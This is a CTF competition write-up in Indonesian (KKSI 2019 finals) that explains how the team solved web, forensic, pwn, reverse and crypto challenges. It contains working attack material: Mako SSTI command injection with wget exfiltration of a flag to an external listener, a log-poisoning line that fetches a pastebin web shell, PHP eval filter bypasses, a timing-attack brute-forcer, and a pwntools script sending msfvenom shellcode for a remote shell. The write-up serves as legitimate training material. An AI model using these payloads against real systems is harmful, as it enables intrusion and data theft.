

KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat

NAMA TIM : [אלוף]

Ketua Tim	
1.	Imam Udin Abdisalam A

Member	
1.	Fakhrur Razi
2.	Riordan Pramana T.P

[WEB][Tsunade Gambling Master]

Diberikan sebuah website untuk melakukan Gacha, tetapi ketika sudah memenangkan game, didapati flag palsu.

Ketika melakukan view source, ditemukan javascript yang ternyata dapat memunculkan flag asli.


```
<script type="text/javascript">
//It's not flag! Don't Submit it //I Warn you! var kepla flag="KKS12019{.place_flag="Tr0lling th3 Us3r",penutup="";function get_point_now(){var
t=$("#point").text();return parseInt(t)}function generate_judi_server(t){return Math.round(Math.random()*t)}function generate_judi_client(){return
batas=generate_judi_server(100),Math.round(Math.random()*batas)}function ready_to_serve(){return place_flag.split(" ")}function serve(t){var e=t;
for($i=0;$i<e.length;$i++){$("#flag"+$i).html("<img src='./fl4g/'+"+e[$i]+"+"+e[$i]+".png'>")}$(document).on("click","#adu",()=>{var
t=generate_judi_client(),e=generate_judi_server(100);$("#client").text(t);$("#server").text(e);var n=get_point_now();t>e?($("#point").text(n+1):($("#point").text(n-
1))),$(document).on("click","#judii",()=>{get_point_now()>=1333333333337?(console.log("I know you inspect element it!"),$("#flag").text(place_flag+" Don't Submit it
Bratan! It's wrong one!")):$("#flag").text("Go Away. Hus Hus");});
</script>
```

Ketika dibaca ternyata flag asli akan dimunculkan pada div dengan id flag0-flag2 yang dipanggil pada fungsi serve, serve dipanggil dengan 1 parameter yang berisi nama file flag, sebelum fungsi serve terdapat fungsi ready_to_serve yang melakukan split pada flag palsu, ternyata flag palsu tersebut adalah nama file flag asli.

Pada console log, kita tinggal memanggil fungsi serve dengan cara **serve(ready_to_serve());**

JScan__3asY__Tr0ll1nG

Ambil Flag



Flag : KKS12019{JScan_3asY_Tr0ll1nG}

[WEB][Limited Eval]

Diberikan sebuah website yang dapat melakukan eksekusi code php menggunakan eval, tetapi di limit pada panjang inputan dan terdapat filtering character (no space dan banyak function yang di filter). Kami memanfaatkan fungsi – fungsi yang tidak ter filter.

1. Lakukan scandir menggunakan fungsi readdir(opendir(".");

```
X-Requested-With: XMLHttpRequest
Content-Length: 52
Origin: http://202.148.2.243:21200
Connection: close
Referer: http://202.148.2.243:21200/
```

```
code=echo(readdir(opendir(".")));&
```

flagPoGu.php

2. Terdapat file flagPoGu.php, kami mencoba melakukan include agar bisa mendapatkan flag dari flagPoGu.php tersebut.

```
Origin: http://202.148.2.243:21200
Connection: close
Referer: http://202.148.2.243:21200/
```

```
code=include("flagPoGu.php");&
```

```
<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
  <!-- define('FLAG', ''); -->
</body>
</html>
```

3. Setelah di include ternyata didapati clue bahwa flag di define dengan nama **FLAG** sehingga untuk mendapatkan flag, kita tinggal melakukan echo(FLAG);

```
POST /api.php HTTP/1.1
Host: 202.148.2.243:21200
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 59
Origin: http://202.148.2.243:21200
Connection: close
Referer: http://202.148.2.243:21200/
```

```
code=include("flagPoGu.php");echo(FLAG);&
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Nov 2019 14:54:08 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.24
Vary: Accept-Encoding
Content-Length: 146
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
  <!-- define('FLAG', ''); -->
</body>
</html>
POG_U_Can_Read_This_But_HOW?
```

Flag : KKS12019{POG_U_Can_Read_This_But_HOW?}

[WEB][Mako Onii-Chan]

Diberikan sebuah website flask yang menggunakan template mako, kami menduga bahwa vulnerability pada web tersebut adalah SSTI dimana ketika kita menginputkan `${7*7}` hasil output yang didapatkan adalah 49, tetapi terdapat filtering pada html syntax sehingga tidak bisa melakukan eksekusi payload menggunakan `<% %>` dan juga single quote maupun double quote pada mako.

```
In [2]: from requests import *
In [3]: from base64 import *
In [4]: post("http://202.148.2.243:21201/intro-gan", data = {"name" : b64encode("7*7=${7*7}".encode("utf-32"))}).text
Out[4]: u'Your Name 7*7=49 Inimda'
```

Kami menggunakan function `__import__` untuk melakukan import os, dengan melakukan bypass html syntax filtering menggunakan chr. Sehingga untuk melakukan import os, dapat digunakan payload berikut : `${__import__(chr(111)+chr(115))}`.

```
In [5]: post("http://202.148.2.243:21201/intro-gan", data = {"name" : b64encode("${__import__(chr(111)+chr(115))}".encode("utf-32"))}).text
Out[5]: u'Your Name <module 'os' from '/usr/local/lib/python3.7/os.py'> Inimda'
```

Ketika kami mencoba memanggil function `ls`, ternyata hasil output hanyalah 0

```
In [6]: post("http://202.148.2.243:21201/intro-gan", data = {"name" : b64encode("${__import__(chr(111)+chr(115)).system(chr(108)+chr(115))}".encode("utf-32"))}).text
Out[6]: u'Your Name 0 Inimda'
```

Dari situ kami mencoba membuat script untuk memudahkan melakukan eksekusi command, berikut script yang kami buat :

```
2  from requests import *
3
4  url = "http://202.148.2.243:21201/intro-gan"
5
6  data = {"name" : ""}
7
8  def Name(cmds):
9      cmd = ""
10     for c in cmds:
11         cmd += "chr(%s)+" % ord(c)
12     name = ""
13     ${__import__(chr(111)+chr(115)).system(%s)}
14     """ % cmd[:-1]
15     return su(name.encode("utf-32"))
16
17  while True:
18     data['name'] = Name(raw_input())
19
20     r = post(url, data = data).text
21
22     print r
```

Kemudian langsung saja kami mencoba melakukan wget ke server yang sudah kami listen. Dan ternyata command ter eksekusi.

```
XFread ~/kksi19/misc
ganezo $ python nayeon.py
wget http://157.245.197.17:1337/
Your Name
256
Inimda
```

```
ganezo@Frenez0:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 202.148.2.243 33670 received!
GET / HTTP/1.1
Host: 157.245.197.17:1337
User-Agent: Wget
Connection: close
```

Tinggal lakukan wget dengan eksekusi command menggunakan backtick

```
wget http://157.245.197.17:1337/`ls`
Your Name
256
Inimda
```

```
ganezo@Frenez0:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 202.148.2.243 33688 received!
GET /flag.txt HTTP/1.1
Host: 157.245.197.17:1337
User-Agent: Wget
Connection: close
```

```
wget http://157.245.197.17:1337/`cat flag.txt`
Your Name
256
Inimda
```

```
ganezo@Frenez0:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 202.148.2.243 33750 received!
GET /KKSII2019{64_32_16_8_4_2_0} HTTP/1.1
Host: 157.245.197.17:1337
User-Agent: Wget
Connection: close
```

Flag : KKSII2019{64_32_16_8_4_2_0}

[WEB][Invoker Welcoming to Final]

Diberikan sebuah website flask dengan source code berikut

```
import hashlib as hsl
import os
import __future__ as ftr

from flask import Flask, request, redirect, url_for

app = Flask(__name__)

@app.route('/')
def index():
    rv = ''
    with open(__file__, 'r') as f:
        rv = f.read()
    return rv, {'Content-Type': 'text/plain'}

@app.route('/ncd:<scrt>/<n1>/<n2>')
def n(scrt, n1, n2):
    hs = 'b6b5d1a19d137275990f8f6822df4685'
    try:
        n1 = (float(n1) % 1) + 1
        n2 = (float(n2) % 1) + 1
    except ValueError:
        return redirect(url_for('index'))
    if hsl.md5(scrt.encode()).hexdigest() != hs:
        return 'o0pS!'
    try:
        if n1 % n2:
            exec(compile('%d!=%d' % (n1, n2), hs[:3],
                                'single', getattr(ftr, scrt)))
    except SyntaxError:
        return os.getenv('FLAG', 'no flag set')

    return redirect(url_for('index'))

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8398, threaded=True, debug=True)
```

Dari script tersebut, untuk mendapatkan flag, kita perlu menemukan plaintext dari hash md5 tersebut. Tetapi jika dibaca lagi hash md5 di compare dengan inputan kita <scrt> kemudian dipanggil di exec pada **getattr(ftr, scrt)** dimana ftr adalah module **__future__**. Kita tinggal melakukan brute pada attr module **__future__** untuk mendapatkan plaintext dari md5 tersebut, kemudian agar $n1 \% n2$ dapat berjalan, gunakan input decimal pada n1 (0.2, 0.3 , dst) dan bilangan bulat pada n2.

Berikut solver yang kami buat untuk mendapatkan flag :

```
1  from hashlib import md5
2  from requests import *
3  import __future__ as ftr
4
5  hs = 'b6b5d1a19d137275990f8f6822df4685'
6  n1 = '0.5'
7  n2 = '1337'
8  url = 'http://202.148.2.243:20003/ncd:'
9
10 plain = ''
11
12 for d in dir(ftr):
13     if md5(d.encode()).hexdigest() == hs:
14         plain = d
15         break
16 if plain != '':
17     r = get(url+"%s/%s/%s" % (plain, n1, n2)).text
18     if "KCSI" in r:
19         print(r)
20     else:
21         print("Flag Not Found")
```

Ketika di run :

```
XFread ~/kksi19/misc
ganezo $ python3 invoker.py
/usr/lib/python3/dist-packages/requests/__init__.py:80: RequestsDependencyWarning:
g: urllib3 (1.25.6) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning)
KCSI2019{Real_about_April_fool}
```

Flag : KCSI2019{Real_about_April_fool}

[FORENSIC][Login Traffic]


Pada challenge ini diberikan sebuah file pcap yang berisi hasil capture traffic login ke suatu website. Setelah dilakukan analisa dengan wireshark, terlihat jika pertama terdapat request ke **/src/login.php**, dimana pada halaman tersebut terdapat sebuah form login yang mengarah pada **redirect.php**.


```

"- "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
172.17.0.2 - - [21/Oct/2019:00:43:23 +0700] "GET /?page=../../../../../../../../var/log/nginx/access.log&cmd=wget
https://pastebin.com/raw/zNg9JQ12 -O .system.php HTTP/1.1" 200 1070166 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
172.17.0.2 - - [21/Oct/2019:00:43:40 +0700] "GET /.system.php?f=system&p=id HTTP/1.1" 200 53 "-" "Mozilla/5.0 (Windows
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"


```

Terlihat disitu, attacker mencoba mengupload file php dengan isi dari pastebin dan kemudian menyimpannya ke website dengan nama **.system.php**
Coba buka file tersebut pada website yang disediakan, menampilkan error seperti dibawah yang menunjukkan bahwa file tersebut masih ada.




Fatal error: Uncaught Error: Function name must be a string in /var/www/html/.system.php:4 Stack trace: #0 {main} thrown in /var/www/html/.system.php on line 4

Kita coba reuse backdoor tersebut untuk mencari flagnya. Pertama kita listing directory dengan **ls**



fllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt index.php lol test_lagi

Lalu buka file **fllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt** menggunakan **cat** dan didapat flagnya



KKSI2019{Emang_Sabar_Adalah_Kuncinya}

Flag : **KKSI2019{Emang_Sabar_Adalah_Kuncinya}**

[FORENSIC][Member have Journal]

Diberikan beberapa file journal dan juga hint berupa “**camel script its the key**”. Dilakukan analisis kepada file system.journal dengan menggunakan command : **journalctl --file system.journal**.

Setelah kami menganalisis lumayan lama, ditemukan eksekusi perl script dimana pada hint dikatakan “**camel script**” sehingga kami menduga bahwa **2e3f3e17ebcb87baad8539475a1f91d41953c15** adalah flag.

```
ganezo@DESKTOP-HR99UI4: /mnt/c/Users/BLACK/Downloads/journal
0ct 06 11:37:38 ownserver sudo[1221]: hasan : TTY=tty1 ; PwD=/home/hasan ; USER=root ; COMMAND=/bin/su
0ct 06 11:37:38 ownserver sudo[1221]: pam_unix(sudo:session): session opened for user root by hasan(uid=0)
0ct 06 11:37:38 ownserver su[1223]: Successful su for root by root
0ct 06 11:37:38 ownserver su[1223]: + /dev/tty1 root:root
0ct 06 11:37:38 ownserver su[1223]: pam_unix(su:session): session opened for user root by hasan(uid=0)
0ct 06 11:37:38 ownserver su[1223]: pam_systemd(su:session): Cannot create session: Already running in a session
0ct 06 11:43:03 ownserver systemd[1]: Stopping System update utils...
0ct 06 11:43:03 ownserver systemd[1]: Stopped System update utils.
0ct 06 11:43:03 ownserver systemd[1]: Started System update utils.
0ct 06 11:43:03 ownserver perl[1289]: Can't open perl script "/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No
0ct 06 11:43:03 ownserver systemd[1]: systemupdate.service: Main process exited, code=exited, status=2/INVALIDARGUMENT
0ct 06 11:43:03 ownserver systemd[1]: systemupdate.service: Failed with result 'exit-code'.
0ct 06 11:43:04 ownserver systemd[1]: systemupdate.service: Service hold-off time over, scheduling restart.
0ct 06 11:43:04 ownserver systemd[1]: systemupdate.service: Scheduled restart job, restart counter is at 1.
0ct 06 11:43:04 ownserver systemd[1]: Stopped System update utils.
```

Flag : KKS12019{2e3f3e17ebcb87baad8539475a1f91d41953c15}

[MISC][Welcome To KKS12019]

Diberikan sebuah md5 dari flag asli, kemudian kami melakukan decrypt pada <http://md5decrypt.net> dan memasukkan md5 dari flag.



Flag : KKS12019{1663323d00434ad78ca8ecca2ba22844}

[MISC][KCSI Lost The Key]

Diberikan sebuah halaman web dengan source code php sebagai berikut:

```
<?php
include 'flag.php';

$key = KEY;

if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }

    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }

        for($i=0;$i<strlen($key);$i++){
            if($human[$i] == $key[$i]){
                sleep(3);
            }
        }
    }
}

show_source(__FILE__);
```

Pada code tersebut terlihat jika untuk mendapatkan flag, maka harus mengirimkan key pada parameter **time**, dan nilai key tersebut harus sama dengan value variable **\$key**. Code tersebut juga memberi sebuah tanda berupa sleep untuk identifikasi apakah key yang dimasukkan benar, antara lain:

1. Apabila panjang key yang kita kirim sama dengan panjang value **\$key-1**, maka akan dilakukan sleep 5 detik.
2. Apabila masing-masing karakter pada key yang dikirim sesuai dengan value dari **\$key**, maka akan dilakukan sleep 3 detik untuk masing-masing karakter.

Untuk menyelesaikannya kami membuat script solver berikut:

```
fakhrur@SRLabsID:~/Downloads/kksi$ cat tes.py
import requests
import string

x= string.printable
pos = 0
done = 0
length = 0
for i in range(1,10):
    url = 'http://202.148.2.243:30001/?time='+("a"*i)
    response = requests.get(url)
    time = response.elapsed.total_seconds()
    if time > 5:
        length = i+1
        break

print "[+] Length of key : {}".format(length)

res = ["_"]*length

while not done:
    for i in x:
        ti = ["_"]*length
        ti[pos] = i
        url = 'http://202.148.2.243:30001/?time='+''.join(ti)
        response = requests.get(url)
        time = response.elapsed.total_seconds()
        if time > 3:
            print "[+] Key[{pos}] = {val}".format(pos=pos,val=i)
            res[pos] = i
            break

        pos += 1
        if pos == length:
            break

print "[+] Valid Key : "+"".join(res)
fakhrur@SRLabsID:~/Downloads/kksi$
```

Berikut hasil ketika di run:

```
fakhrur@SRLabsID:~/Downloads/kksi$ python tes.py
[+] Length of key : 3
[+] Key[0] = 1
[+] Key[1] = A
[+] Key[2] = p
[+] Valid Key : 1Ap
fakhrur@SRLabsID:~/Downloads/kksi$
```

Selanjutnya ketika kami memberikan nilai Key **1Ap** pada parameter **time**, kami memperoleh flagnya

```
← → ↻ 🏠 202.148.2.243:30001/?time=1Ap
Time_is_Money_Also_Time_is_flag <?php
include 'flag.php';

$key = KEY;
```

Flag : KKS12019{Time_is_Money_Also_Time_is_flag}

[PWN][Easy PWN]

Diberikan sebuah binary ELF 64 Bit, yang melakukan listen pada port 6661. Ketika ada koneksi terhubung, binary tersebut akan memberikan inputan untuk user, dimana untuk mendapatkan flag, maka nilai inputan tersebut harus sama dengan nilai random yang digenerate oleh binary tersebut. Berikut snippet code pada fungsi pengecekan inputan tersebut

```
local_20 = *(undefined8 *)(in_FS_OFFSET + 0x28);
srand(1);
iVar1 = rand();
iVar2 = rand();
iVar3 = rand();
sVar5 = recv(*piParm1, local_838, 0x404, 0);
if (sVar5 == -1) {
    perror("recv");
    close(*piParm1);
    /* WARNING: Subroutine does not return */
    pthread_exit((void *)0x0);
}
iVar4 = atoi(local_838);
pthread_mutex_lock((pthread_mutex_t *)&DAT_00302040);
if (iVar4 == (iVar1 + iVar2) - iVar3) {
    __stream = fopen("flag.txt", "r");
    if (__stream == (FILE *)0x0) {
        printf("Error reading from file");
    }
    else {
        fgets(local_428, 0x404, __stream);
        fclose(__stream);
    }
    FUN_00101376(&local_c56);
    strncpy(local_c48, "\nCongratz!!! The f l a g is ", 0x403);
    strncat(local_c48, local_428, 0x404);
    sVar5 = send(*piParm1, local_c48, 0x404, 0);
```

Dari code di atas terlihat jika inputan user (iVar4) harus sama dengan (iVar1 + iVar2) - iVar3 dimana iVar1, iVar2 dan iVar3 merupakan hasil generate random. Akan tetapi, karena seed random yang diberikan statis (tidak berubah) yaitu 1, maka nilai random yang dihasilkan akan selalu sama, oleh karena itu kami membuat sebuah script C untuk mendapatkan nilai random tersebut dan mengkalkulasikannya agar mendapatkan nilai inputan yang valid. Berikut adalah script C yang kami buat beserta hasilnya:

```

fakhrur@SRLabsID:~/Downloads/kksi$ cat hokya.c
#include <stdio.h>
int main(){
    srand(1);
    int iVar1 = rand();
    int iVar2 = rand();
    int iVar3 = rand();
    printf("%d\n",((iVar1+iVar2)-iVar3));
}
fakhrur@SRLabsID:~/Downloads/kksi$ ./hokya
969527492
fakhrur@SRLabsID:~/Downloads/kksi$ nc 202.148.2.243 6661
Give me the numbers: 969527492

Congratz!!! The f l a g   is KCSI2019{MAJU_tak_GENTAR!!!}

```

Flag : KCSI2019{MAJU_tak_GENTAR!!!}

[PWN][Sandbox 1]

Diberikan sebuah file ELF 64 bit untuk melakukan eksekusi shellcode, tetapi inputan hanya dibatasi sepanjang 0x10 / 17 byte saja. Untuk mendapatkan shell, kita bisa mengirimkan shellcode untuk memanggil kembali fungsi read sehingga kita dapat memasukkan shellcode tanpa ada batas panjang inputan.

Berikut script yang kita gunakan untuk gain shell pada challenge sandbox 1 :

```

1  |from pwn import *
2
3  #p = process("./sandbox")
4  #context.arch = "amd64"
5  p = remote("202.148.2.243", 3320)
6  cmd = "b* 0x400700"
7  DEBUG = 0
8  if DEBUG:
9      gdb.attach(p, cmd)
10
11  x = ''
12  push 0x400624
13  pop ebx
14  push 150
15  pop edx
16  call ebx
17  ''
18
19  p.sendlineafter("> ",asm(x))
20
21  #msfvenom shellcode
22
23  buf = ""
24  buf += "\xeb\x27\x5b\x53\x5f\xb0\x5f\xfc\xae\x75\xfd\x57\x59"
25  buf += "\x53\x5e\x8a\x06\x30\x07\x48\xff\xc7\x48\xff\xc6\x66"
26  buf += "\x81\x3f\x2a\xa9\x74\x07\x80\x3e\x5f\x75\xea\xeb\xe6"
27  buf += "\xff\xe1\xe8\xd4\xff\xff\xff\x01\x5f\x6b\x3a\x59\x98"
28  buf += "\x49\xba\x2e\x63\x68\x6f\x2e\x72\x69\x01\x52\x49\x88"
29  buf += "\xe6\x69\x2c\x62\x01\x01\x49\x88\xe7\x53\xe9\x09\x01"
30  buf += "\x01\x01\x2e\x63\x68\x6f\x2e\x72\x69\x01\x57\x56\x49"
31  buf += "\x88\xe7\x0e\x04\x2a\xa9"
32
33  p.send("\x90"+buf)
34  p.interactive()
35

```

Ketika di run :

```
fakhrur@SRLabsID:~/Downloads/kksi$ python xx.py
[+] Opening connection to 202.148.2.243 on port 3320: Done
0x7faa1f98c250
0x7faa1f8da390
[*] Switching to interactive mode
$ ls
chall
gendero_bos
$ cat gendero_bos
KKSI2019{Genderone_Indonesia_Abang_Lan_Putih}$
```

Flag : KKSI2019{Genderone_Indonesia_Abang_Lan_Putih}

[REV][BinRevers]

Diberikan sebuah file ELF 64 bit yang meminta inputan flag. Berikut hasil decompile fungsi main pada file ELF tersebut :

```
v9 = *MK_FP(__FS__, 40LL);
strcpy(s2, "¿¿= ääÖ{\x02° Gôf0-+Éí+^0^\x15íÉX&z=");
puts("Flag nya apa nih Kang ?");
fgets(s, 128, stdin);
s[strlen(s) - 1] = 0;
v6 = strlen(s);
for ( i = 0LL; i < v6; ++i )
    s[i] = get_tbl_entry(s[i]);
if ( v6 == 29 )
{
    if ( !strncmp(s, s2, 0x1EuLL) )
    {
        puts("YESSS BERHASIL");
        result = 0;
    }
    else
    {
        puts("SALAH NIH");
        result = 1;
    }
}
```

Dari hasil decompile fungsi main diatas dapat dibuat ketentuan sebagai berikut :

1. Inputan kita akan diolah terlebih dahulu pada function get_tbl_entry
2. Panjang flag == 29
3. Flag akan dibandingkan dengan menggunakan fungsi strncmp
4. Hasil dari pengolahan inputan akan selalu sama

Sehingga kita dapat mengambil hasil inputan yang sudah diolah dengan cara berikut :

1. Lakukan break pada main+331
2. Run dan masukkan inputan berupa character yang ingin di leak
3. Leak pada rdi sepanjang 8 byte.

```
0x55555555496b <main+326>: call 0x555555554660 <strcmp@plt>
=> 0x55555555496b <main+331>: test  eax, eax
0x55555555496d <main+333>: jne  0x555555554982 <main+354>
0x55555555496f <main+335>: lea   rdi, [rip+0xe1]          # 0x555555554a57
0x555555554976 <main+342>: call 0x555555554670 <puts@plt>
0x55555555497b <main+347>: mov   eax, 0x0

Stack
0000| 0x7fffffff9b0 --> 0x1d
0008| 0x7fffffff9b8 --> 0x1d
0016| 0x7fffffff9c0 --> 0xf4998485f8f2a8a8
0024| 0x7fffffff9c8 --> 0xbcd04f669347f802
0032| 0x7fffffff9d0 --> 0xa1155e4f5ed6a190
0040| 0x7fffffff9d8 --> 0x3d5aa85890
0048| 0x7fffffff9e0 --> 0x3a6afe208c2b48a1
0056| 0x7fffffff9e8 --> 0xe773470c1aa8cbf8

Legend: code, data, rodata, heap, value

Breakpoint 1, 0x000055555555496b in main ()
gdb-peda$ x/8wx $rdi
0x7fffffff9e0: 0x8c2b48a1      0x3a6afe20      0x1aa8cbf8      0xe773470c
0x7fffffff9f0: 0xd6f20d28      0x5bd4bb5a      0x4d5e01ee      0x00000081
```

Gambar diatas merupakan hasil leak dari inputan “**ABCDEFGHIJKLMNOPQRSTUVWXYZabc**”. Kemudian untuk mendapatkan encrypted flag dapat melakukan disas pada fungsi main :

```
0x000055555555483a <+26>: movabs rax, 0xf4998485f8f2a8a8
0x0000555555554844 <+36>: movabs rdx, 0xbcd04f669347f802
0x000055555555484e <+46>: mov     QWORD PTR [rbp-0xb0], rax
0x0000555555554855 <+53>: mov     QWORD PTR [rbp-0xa8], rdx
0x000055555555485c <+60>: movabs rax, 0xa1155e4f5ed6a190
0x0000555555554866 <+70>: mov     QWORD PTR [rbp-0xa0], rax
0x000055555555486d <+77>: mov     DWORD PTR [rbp-0x98], 0x5aa85890
0x0000555555554877 <+87>: mov     WORD PTR [rbp-0x94], 0x3d
0x0000555555554880 <+96>: lea     rdi, [rip+0x1ad]      # 0x555555554a34
0x0000555555554887 <+103>: call    0x555555554670 <puts@plt>
```

Dari **main+26 – main+87**, merupakan pemanggilan fungsi strcpy dimana encrypted flag dimasukkan dengan bentuk little endian.

Setelah melakukan leak pada semua character dan juga menata encrypted flag, dibuat solver sebagai berikut :


```

2 mapping = {}
3 flag_enc = "f4998485f8f2a8a8".decode("hex")[:1] + "bed84f669347f802".decode("hex")[:1] + "a1155e4f5ed6a198".decode("hex")[:1] + "5aa85890".decode("hex")[:1] + "3d".decode("hex")
4 flag = ""
5 char = "0x8c2b48a1 0x3a6afe20 0x1aa8cbf8 0xe773470c 0xd6f20d28 0x5bd4bb5a 0x4d5e01ee 0x1dd09381 0x64901535 0x4f91e4c4 0x58306966 0xfa82a7be 0xf1972a77 0x9ea28599 0xb7b42cad 0xcecd84f4 0x023d".split(" ")
6 maps = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890_!@#$%^&*~`-+=,.;:/?<>|'\"'<br>
7 for c in char:
8     tm = c[2:].decode("hex")[:1]
9     for t in tm:
10         mapping.update({maps[now] : t})
11         now += 1
12
13 for f in flag_enc:
14     for m, z in zip(mapping.keys(), mapping.values()):
15         if f == z:
16             flag += m
17             break
18 print(flag)

```

Ketika di run :



```

XFreud ~/kksi19/rev
ganezo $ python siap.py
KKS2019{IndonesiaTanahAirKU}
192.168.43.110 3.77G 1.17

```

Flag : KKS2019{IndonesiaTanahAirKU}

[CRYPTO][Nayeon Jago Matematika]

Diberikan remote service pada alamat **202.148.2.243:11331** yang menerima 3 pilihan menu yaitu encrypt key dimana kita dapat mengenkripsi inputan yang kita masukkan. Key for flag untuk mendapatkan key yang terenkripsi dan Validate key untuk mendapatkan flag jika kita memasukkan key yang benar.

```

merricx@Sentinel: /mnt/d/ctf/kksi
merricx@Sentinel:/mnt/d/ctf/kksi$ nc 202.148.2.243 11331

Im Nayeon Matrix Encryption Here
1. Encrypt Key
2. Key For Flag
3. Validate Key
Option : 

```

Coba input sembarang pada menu pertama, menampilkan proses bagaimana enkripsi ini dilakukan menggunakan matriks

```

3. Validate Key
Option : 1
Plain key : hello world

Start from [0,0]->[... , ...]
['h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l', 'l']
['o', 'w', ' ', ' ', 'o', 'l', ' ', 'e', 'h', 'd', 'l', 'r', 'o', 'w', ' ', 'o']
['r', 'l', 'd', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h']
['o', 'l', 'l', 'e', 'h', 'd', 'l', 'r', 'o', 'w', ' ', 'o', 'l', 'l', 'e']
[' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r']
['e', 'h', 'd', 'l', 'r', 'o', 'w', ' ', 'o', 'l', 'l', 'e', 'h', 'd', 'l']
['l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l', 'l', 'o', ' ']
['l', 'r', 'o', 'w', ' ', 'o', 'l', 'l', 'e', 'h', 'd', 'l', 'r', 'o', 'w']
['d', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l']
['w', ' ', 'o', 'l', 'l', 'e', 'h', 'd', 'l', 'r', 'o', 'w', ' ', 'o', 'l']
['o', 'r', 'l', 'd', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd']
['l', 'l', 'e', 'h', 'd', 'l', 'r', 'o', 'w', ' ', 'o', 'l', 'l', 'e', 'h']
['o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o']
['h', 'd', 'l', 'r', 'o', 'w', ' ', 'o', 'l', 'l', 'e', 'h', 'd', 'l', 'r']
['e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e', 'l', 'l', 'o']
['r', 'o', 'w', ' ', 'o', 'l', 'l', 'e', 'h', 'd', 'l', 'r', 'o', 'w', ' ']
['l', 'd', 'h', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', 'h', 'e']
orohdlw lrehollwelooodold lld lr hrhlwllweeholwdlle orohelowlodelo orddll rrrhllwllllewoloedolo drrroholdwll eroh
o drlh lrwhllewwllleooooddlld ordhll wrlheloorohdlw lrehollwelooodold lld lr hrhlwllweeholwdlle oroh
Start from [14,14]-> [... , ...]
[' ', 'd', 'l', 'o', 'd', 'o', 'o', 'e', 'o', 'l', 'e', 'w', 'l', 'l', 'l']
['l', 'r', ' ', ' ', 'l', 'l', 'd', 'd', 'r', 'o', ' ', 'o', 'l', 'e', 'o']
['l', 'r', 'l', 'd', ' ', 'o', 'o', 'h', 'o', 'r', 'e', ' ', 'd', 'h']
['d', 'h', 'h', 'l', 'r', 'w', ' ', 'l', 'l', 'h', 'd', 'r', 'l', 'l', 'e']
[' ', 'h', ' ', 'h', 'o', 'o', 'e', 'o', 'l', 'e', 'w', 'o', 'l', 'l', 'o', 'r']

```

